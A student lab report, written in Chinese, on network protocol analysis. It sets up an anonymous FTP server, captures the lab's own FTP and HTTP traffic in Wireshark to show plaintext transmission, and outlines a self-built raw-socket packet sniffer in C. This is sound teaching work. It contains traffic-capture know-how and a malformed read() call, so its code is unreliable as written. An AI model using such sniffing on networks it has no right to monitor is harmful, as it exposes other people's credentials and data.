

课程编号：A0802360040

信息安全管理实践 3

实践报告



姓 名
班 级
开 设 学 期
开 设 时 间
报 告 日 期
评 定 成 绩

东北大学软件学院

实验 1 协议分析和网络嗅探

1. 实践内容

- 1) 通过使用 Sniffer Pro 软件掌握 Sniffer(嗅探)工具的使用方法，实现捕捉 FTP、HTTP 等协议的数据包；
- 2) 理解 TCP/IP 协议中多种协议的数据结构、会话连接建立和终止的过程；
- 3) 了解 FTP、HTTP 等协议明文传输特性，增强安全意识。

2. 实践过程

① Windows10 系统下 FTP 服务器的搭建

(1) 配置 IIS(Internet Information Services) Web 服务器

控制面板中找到“程序”并打开：



程序界面找到“启用或关闭 Windows 功能”并打开：




从“启用或关闭 Windows 功能”弹窗中找到 Internet 信息服务 (或者 Internet Information Services) 并打开配置 IIS 并点击确定：



(2) 新建 FTP 站点

新建 FTP 服务器根目录文件夹，并提前存放部分文件：



查看本机 ip 地址，后续访问 Ftp 地址需要用到（打开 cmd 输入 ipconfig）：

```
命令提示符
Microsoft Windows [版本 10.0.19045.2604]
(c) Microsoft Corporation。保留所有权利。

C:\Users\19051>ipconfig

Windows IP 配置


以太网适配器 Ethernet0:

    连接特定的 DNS 后缀 . . . . . : localdomain
    本地链接 IPv6 地址 . . . . . : fe80::cac0:f84f:21d8:722e%11
    IPv4 地址 . . . . . : 192.168.176.134
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : 192.168.176.2



以太网适配器 蓝牙网络连接:

    媒体状态 . . . . . : 媒体已断开连接
    连接特定的 DNS 后缀 . . . . . :
```

点击计算机管理界面，IIS 网站管理器界面左边导航栏找到“网站”，右键弹出菜单点击“添加 FTP 站点”：




配置网站：



这里为了简单，身份验证采用匿名方式。点击完成即可。

(3) 测试 FTP 站点


浏览器或者文件管理器地址栏输入 ftp 地址（ftp://192.168.176.134）：



使用 Ubuntu18.04.6 的文件中的其他位置中的连接到服务器中键入 ftp://192.168.176.134/访问 FTP 服务器,点击连接:



选择匿名连接后，发现成功连接到 Windows10 系统对应 IP 地址为 192.168.176.134 的 FTP 服务器：



点击图片实现文件的访问与下载：



上图中，第一张图为在 Linux Ubuntu 系统下使用 FTP 服务器访问下载的图片并预览，第二张图为 Windows10 系统本身的文件预览。

② Windows10 系统下使用 Wireshark 捕获 FTP 数据包

这个环节的完成是建立在我们已经在 Windows 系统搭建好一个 FTP 服务器的基础之上的。当我们重复环节：使用 Ubuntu18.04.6 的文件中的其他位置中的连接到 FTP 服务器中键入 `ftp://192.168.176.134/` 访问 FTP 服务器，连接成功后，点击 FTP 文件夹中的图片。

同时，在对应建立 FTP 服务器的 Windows10 系统站点上，打开 wireshark 软件。打开 Wireshark，选择对应的要监听的网络接口，在捕获到的数据包中设置相应的过滤规则（`http/ftp`）捕获到符合条件的数据包并查看相应的详细信息。详细信息中心包括序列号、时间、源地址、目的地址、协议类型、长度等较为详细的数据包所封装的信息以及数据包 16 进制及对应 ASCII 码的表示的字段详细信息。在这里，过滤类型输入 `FTP`，此时 wireshark 出现下列结果：

S.	Time	Source	Destination	Protocol	Length	Info
1156	510.949828	192.168.176.134	192.168.176.132	FTP	81	Response: 220 Microsoft FTP Service
1158	510.950335	192.168.176.132	192.168.176.134	FTP	70	Request: USER anonymous
1159	510.950434	192.168.176.132	192.168.176.134	FTP	126	Response: 331 Anonymous access allowed, send identity (e-mail name) as password.
1160	510.950909	192.168.176.132	192.168.176.134	FTP	80	Request: PASS gvfsd-ftp-1.36.1@example.com
1161	510.951733	192.168.176.132	192.168.176.134	FTP	75	Response: 230 User logged in.
1162	510.951954	192.168.176.132	192.168.176.134	FTP	63	Request: PWD
1163	510.952032	192.168.176.132	192.168.176.134	FTP	74	Response: 200 Type set to I.
1164	510.952396	192.168.176.132	192.168.176.134	FTP	68	Request: OPTS UTF8 ON
1165	510.952499	192.168.176.132	192.168.176.134	FTP	112	Response: 200 OPTS UTF8 command successful - UTF8 encoding now ON.
1166	510.953001	192.168.176.132	192.168.176.134	FTP	61	Request: CWD /
1167	510.953188	192.168.176.132	192.168.176.134	FTP	83	Response: 250 CWD command successful.
1168	510.953547	192.168.176.132	192.168.176.134	FTP	60	Request: PASV
1169	510.953848	192.168.176.132	192.168.176.134	FTP	108	Response: 227 Entering Passive Mode (192,168,176,134,196,208).
1173	510.954586	192.168.176.132	192.168.176.134	FTP	60	Request: LIST
1174	510.955024	192.168.176.132	192.168.176.134	FTP	108	Response: 125 Data connection already open; Transfer starting.
1175	510.955158	192.168.176.132	192.168.176.134	FTP	78	Response: 226 Transfer complete.
1176	510.955776	192.168.176.132	192.168.176.134	FTP	60	Request: QUIT
1192	510.960336	192.168.176.132	192.168.176.134	FTP	108	Response: 227 Entering Passive Mode (192,168,176,134,196,209).
1198	510.953999	192.168.176.132	192.168.176.134	FTP	98	Request: RETR /0/FF58C8B80B908EBCFC9E90728A468123.jpg
1199	510.954705	192.168.176.132	192.168.176.134	FTP	108	Response: 125 Data connection already open; Transfer starting.
1267	510.663405	192.168.176.132	192.168.176.134	FTP	78	Response: 226 Transfer complete.
1288	510.952748	192.168.176.132	192.168.176.134	FTP	60	Request: PASV
1289	510.952987	192.168.176.132	192.168.176.134	FTP	108	Response: 227 Entering Passive Mode (192,168,176,134,196,210).
1294	510.956983	192.168.176.132	192.168.176.134	FTP	98	Request: RETR /0/FF58C8B80B908EBCFC9E90728A468123.jpg
1295	510.957196	192.168.176.132	192.168.176.134	FTP	108	Response: 125 Data connection already open; Transfer starting.
1355	510.960558	192.168.176.132	192.168.176.134	FTP	78	Response: 226 Transfer complete.

首先是 Windows10(192.168.176.134)向 Linux Ubuntu(192.168.176.132)发送一个 Response: response 220 microsoft ftp service，一个 220 代码被发送到连接到 FTP 服务器的新用户，以指示服务器已经为新客户端准备好了。它也可以作为 REIN 命令的响应发送，该命令的目的是将连接重置到客户端第一次连接到服务器的时刻。即 Windows10(192.168.176.134)建立 FTP 服务器就绪。

Linux Ubuntu(192.168.176.132) 向 Windows10(192.168.176.134) 发送一个 Request: request:user anonymous。表示 Linux Ubuntu(192.168.176.132)向 FTP 服务器发送匿名访问 FTP 服务器的请求。

Windows10(192.168.176.134) 向 Linux Ubuntu(192.168.176.132) 发送一个 Response: response 331。当需要输入密码才能继续登录时，会向 USER 命令发送一个 331 代码。它被认为是一个积极的中间响应，客户端应该立即响应一个 PASS 命令。接着 Linux Ubuntu(192.168.176.132)向 Windows10(192.168.176.134)发送匿名密码，这里可以发现发送的内容是明文传输的。

Windows10(192.168.176.134) 向 Linux Ubuntu(192.168.176.132) 发送一个 Response: response 230。服务器发送一个 230 代码来响应一个命令，该命令向服务器提供了足够的凭据，以授予用户对 FTP 服务器的访问权。

Windows10(192.168.176.134) 向 Linux Ubuntu(192.168.176.132) 发送一个 Response: response 200。如果一个命令被接受并成功处理，服务器将发出一个 200 响应代码。

Windows10(192.168.176.134) 向 Linux Ubuntu(192.168.176.132) 发送一个 Response: response 250。当成功完成与文件相关的命令或与用户工作目录相关的命令时，发送一个 250 码。

Windows10(192.168.176.134) 向 Linux Ubuntu(192.168.176.132) 发送一个 Response: response 227。227 代码是服务器对 PASV 命令的响应。它表示服务器已经准备好让客户端连接到它，以建立数据连接。此响应的格式很重要，因为客户机软件必须能够解析出其中包含的连接信息。h1 到 h4 是服务器正在监听的 IP 地址。在后续 Linux Ubuntu(192.168.176.132)向 Windows10(192.168.176.134)发送一个 Request: 表示请求文件内容，完成文件内容的传输。

Windows10(192.168.176.134) 向 Linux Ubuntu(192.168.176.132) 发送一个 Response: response 125。如果数据连接已经建立，服务器可以使用代码 125 响应发起文件传输的命令。在发送或接收此响应后，服务器或客户端可以开始通过数据连接发送数据。

Windows10(192.168.176.134) 向 Linux Ubuntu(192.168.176.132) 发送一个 Response: response 226。服务器成功处理前一个影响数据连接的客户端命令后，

在关闭数据连接之前发送一个 226 应答码。在大多数情况下，它标志着文件传输的完成。它也可以作为对 ABOR 命令的响应而发送，该命令表示当前文件传输已成功终止。


可以简单看出，FTP 数据包中部分信息是以明文进行传输的，存在一定的安全隐患。

③ Windows10 系统下使用 Wireshark 捕获 HTTP 数据包


由于现在传输的协议大多采取 https，利用 SSL 加密传输，使得网页使用 http 明文传输的少之又少。这里搜寻了以下仍然使用 HTTP 协议传输的网页，选择了：

<http://www.babytree.com/>

点击链接后，wireshark 结果如图所示：



首先是 Windows10(192.168.176.134)向 Server(59.110.235.68)发送一个 HTTP 的 GET 请求，点击查看 HTTP 数据包内容：



观察到 HTTP 协议使用明文传输。并获取到此数据包的 SEQ(sequence number)=943。表示主机对服务器的请求。

Server(59.110.235.68)向 Windows10(192.168.176.134)发送一个 HTTP 200 的回应，成功加载页面。此数据包的 ACK(acknowledge number)=943。表示服务器对主机的成功响应。

后续的数据包中，Windows10(192.168.176.134)向 Server(xxx.xxx.xxx.xxx)发送一个 HTTP 的 GET 请求加载页面的其他内容，包括图片和网页等信息；接着，

如果 Server(xxx.xxx.xxx.xxx) 向 Windows10(192.168.176.134) 发送一个 HTTP 200 的回应，表示请求成功并成功响应；如果 Server(xxx.xxx.xxx.xxx) 向 Windows10(192.168.176.134) 发送一个 HTTP 204 的回应，HTTP 204 No Content 成功状态响应代码表示请求已经成功，但是客户端不需要离开当前页面。

可以简单看出，HTTP 数据包中部分信息是以明文进行传输的，存在一定的安全隐患。

④ 协议分析和网络嗅探软件 QT 实现

(1) 功能概述

协议分析和网络嗅探软件是网络管理和安全方面常用的工具。本软件使用 QT 实现，其功能包括：

- 网络流量捕获：协议分析和网络嗅探软件可以捕获和分析通过网络传播的数据包，包括网卡上的数据流量、网络接口上的流量和端口上的流量等。
- 数据包分析：协议分析和网络嗅探软件可以分析捕获的数据包，包括解码数据包头、查看数据包内容、分析数据包的源和目标地址、端口、协议类型、数据流等信息。
- 识别网络协议：协议分析和网络嗅探软件可以识别和分析网络上使用的协议，如 TCP、UDP、HTTP、ICMP、FTP、ARP 等。

在网络嗅探与数据包分析功能中，首先需要完成必要信息和可选信息的填写。例如：必要信息有协议过滤规则和其他可选附加信息；可选信息有网络接口名称、IP 地址和端口号。捕获成功后，在控制台、日志记录和总数据表打印相关的信息。总之，协议分析和网络嗅探软件理论上是网络管理和安全方面必不可少的工具，可以帮助网络管理员更好地监控和管理网络，提高网络安全性和可靠性。

(2) 底层模块(数据包捕获)

在 Linux 下使用 `<sys/socket.h>` 头文件中 `socket()` 函数来创建套接字，原型为：

```
int socket(int af, int type, int protocol);
```

`af` 为地址族（Address Family），也就是 IP 地址类型，常用的有 `AF_INET` 和 `AF_INET6`。`AF` 是“Address Family”的简写，`INET` 是“inetnet”的简写。`AF_INET` 表示 IPv4 地址，例如 `127.0.0.1`；`AF_INET6` 表示 IPv6 地址，例如 `1030::C9B4:FF12:48AA:1A2B`。`PF` 和 `AF` 是一样的，`PF` 是“Protocol Family”的简写。例如，`PF_INET` 等价于 `AF_INET`，`PF_INET6` 等价于 `AF_INET6`。

`type` 为数据传输方式/套接字类型，常用的有 `SOCK_STREAM`（流格式套接字/面向连接的套接字）和 `SOCK_DGRAM`（数据报套接字/无连接的套接字）。

`protocol` 表示传输协议，常用的有 `IPPROTO_TCP` 和 `IPPROTO_UDP`，分别表示 TCP 传输协议和 UDP 传输协议。

在本实验中的底层模块中，首先声明一个套接字 `s`，并实例化该套接字。

```

int s;
if((s=socket(PF_PACKET,SOCK_PACKET,htons(ETH_P_ALL)))<0){
    perror(" socket");
    exit(1);
}

```

在 linux 环境中要从链路层(MAC)直接收发数据帧,可以通过 libpcap 与 libnet 两个动态库来分别完成收与发的工作。虽然它已被广泛使用,但在要求进行跨平台移植的软件中使用仍然有很多弊端。这里介绍一种更为直接地、无须安装其它库的从 MAC 层收发数据帧的方式,即通过定义链路层的套接字来完成,简单的格式为:

```
packet_socket=socket(PF_PACKET,int type,int protocol);
```

指定地址族 af 为 PF_PACKET 即可实现从 MAC 直接收发数据帧, SOCK_PACKET 需要配合 PF_PACKET 一起使用, 指定 protocol 为 htons(ETH_P_ALL) 时表示收发所有的协议。

在循环捕获分析数据包中:

```

while(true){
    if((len=read(s(buff,MAXSIZE))<0){
        perror(" read");
        exit(1);
    }
}

```

每次循环, 从套接字 s 中读取 MAXSIZE 大小的数据到缓存区 buff 中。Buff 存放的就是数据包。至此, 我们使用很简单的方法便实现了底层模块(捕获数据包)的全部功能。

(3) 中层模块(MAC 层处理模块,IP 层处理模块,TCP 层处理模块,UDP 层处理模块,ICMP 层处理模块)

1) 模块结构

函数	说明
void print_etherne(struct ether_header *eth)	显示以太网帧头部结构信息
void print_arp(struct ether_arp *arp)	显示 arp 报头结构信息
void print_ip(struct ip *ip)	显示 ip 报头结构信息
void print_icmp(struct icmp *icmp)	显示 icmp 报头结构信息
void print_tcp(struct tcphdr *tcp)	显示 tcp 报头结构信息
void print_udp(struct udphdr *udp)	显示 udp 报头结构信息
void dump_packet(unsigned char *buff,int len)	将从 Ethernet 报头的初始地址到 FCS 之前的值使用十六进制整数和 ASCII 码来表示
char* mac_ntoa(u_char *d)	将 MAC 地址变换为字符串
char* ip_ttoa(int flag)	将 IP 报头中的标志变换为 ASCII 码的辅助函数
char* ip_ftoa(int flag)	将 IP 报头标志变换为 ASCII 码的辅助函数
char* tcp_ftoa(int flag)	TCP 报头中的标志变换为 ASCII 码的辅助函数

```
int ip_atou(char *ipa,unsigned int *ip32)
```

设置指定 IP 地址并检查 IP 的值是否合法

2) 实现方法

通过底层模块所建立的网络数据包捕获接口捕获流经本网卡的所有原始数据包。并循环处理捕获的数据包。首先，开始处理 Ethernet 的报头。检查 Ethernet 类型之后，分析进行 ARP 协议、IP 协议、其他协议的处理。如果为 IP 协议，则进一步地进行 IP 报头的处理，然后，分别进行下面的 TCP 协议、UDP 协议、ICMP 协议、其他协议等的任一处理。如果判明了协议类型，则按照命令行可选域的指示，显示相关的报头。报头的显示在传输层一级上知道了包的种类之后进行。并且，按照 Ethernet 报头的顺序进行显示。

(4) 上层统计处理模块(数据包统计模块，数据包协议统计模块，网络元发现模块，数据包构造模块，数据包过滤模块)

1) 相关数据结构

1) 声明网元模块结构体

```
struct ne{  
    u_char a[6];  
    struct ne *next;  
};
```

2) 初始化网元结构体

```
struct ne nenode={0,0,0,0,0,0,NULL};
```

3) 声明统计模块结构体

```
struct count{  
    //main  
    time_t st;  
    int mac_s;  
    int mac_l;  
    int macbyte;  
    int mac;  
    //p_count  
    int macbroad;  
  
    int ipbroad;  
    int ipbyte;  
    int ip;  
    int tcp;  
    int udp;  
  
    int icmp;  
    int icmp_r;  
    int icmp_d;  
};
```

4) 初始化统计模块结构体

```
struct count ct={0,0,0,0,0, 0,0,0,0,0, 0,0,0};
```

5) 声明总的命令行标志位结构体

```
struct cmd_flags{  
    bool a;//arp和ip,其他  
    bool e;//显示Ethernet报头  
    bool d;//包的内容是以16进制整数和ASCII码来显示  
    bool i;//选择可指定的网口  
    char ifname[IFRLEN];//网口名称  
    bool p;//协议开关  
    bool f;//过滤器开关  
};
```

此结构体根据命令行中的输入参数设置对应的标志位，不同的标志位决定着不同的功能和输出结果。

6) 初始化命令行标志位结构体

```
struct cmd_flags f={false,false,false,false,false,false};
```

7) 声明协议标志位结构体(只在命令行标志位结构体指定了-p时生效)

```
struct print_out{//只在指定了-p时有用  
    bool arp;  
    bool ip;  
    bool icmp;  
    bool tcp;  
    bool udp;  
};
```

8) 初始化协议标志位结构体

```
struct print_out p={false,false,false,false,false};
```

9) 声明过滤器结构体(只在命令行标志位结构体指定了-f时生效)

```
struct filter{  
    bool i;  
    bool p;  
    unsigned int ip;  
    int port;  
};
```

10) 初始化过滤器结构体

```
struct filter pf={false,false,0,0};
```

2) 相关函数

函数	说明
int find_ne(u_char *d)	寻找网元
void p_ne(struct ne *neptr)	展示链表里的网元
void free_ne(struct ne *neptr)	释放网元链表
void p_table()	展示统计信息
void p_count(struct ether_header *eth)	计算统计信息
int getif1(char *ifname,int i)	得到第一个网络接口名
int p_filter(struct ether_header *eth)	过滤出需要的数据包

3) 主要功能

- 1) 网元发现：发现网络上的主机。
- 2) 数据包的统计模块、数据包协议统计模块：本次实验中统计模块包含的统计信息有：

开始时间，结束时间，运行时间，捕获的所有 MAC 数据帧，网络超短帧，网络超长帧，数据帧大小，数据包数量，捕获数据帧速率，数据包捕获速度，IP 数据包，UDP 数据包，TCP 数据包，ICMP 数据包。

- 3) 设计过滤规则：在完成实验的基本过滤功能后，还完善了新的过滤功能。在本实验中，支持用户指定网口抓包，支持对不同协议数据包进行过滤，支持用户对指定 IP 地址的指定端口的数据包进行过滤。

(5) 系统字符命令接口

关于执行 ipdump 时的语法格式，如下所示：

`./ipdump [-aedh] [-i ifrname] [-p protocol] [-f filters]`

因为使用[]括起来的部分是一个可选域，所以即使不写也没有关系。

当表示全部包信息时才指定-a。在不指定-a 时，Ethernet 类型不显示除了 ARP 或 IP 以外的协议。在指定-a 时，则以收到的所有包为显示对象。

如果指定-e，则显示 Ethernet 报头。但是，在指定-a 时，Ethernet 类型不显示除了 ARP 或 IP 以外的协议。

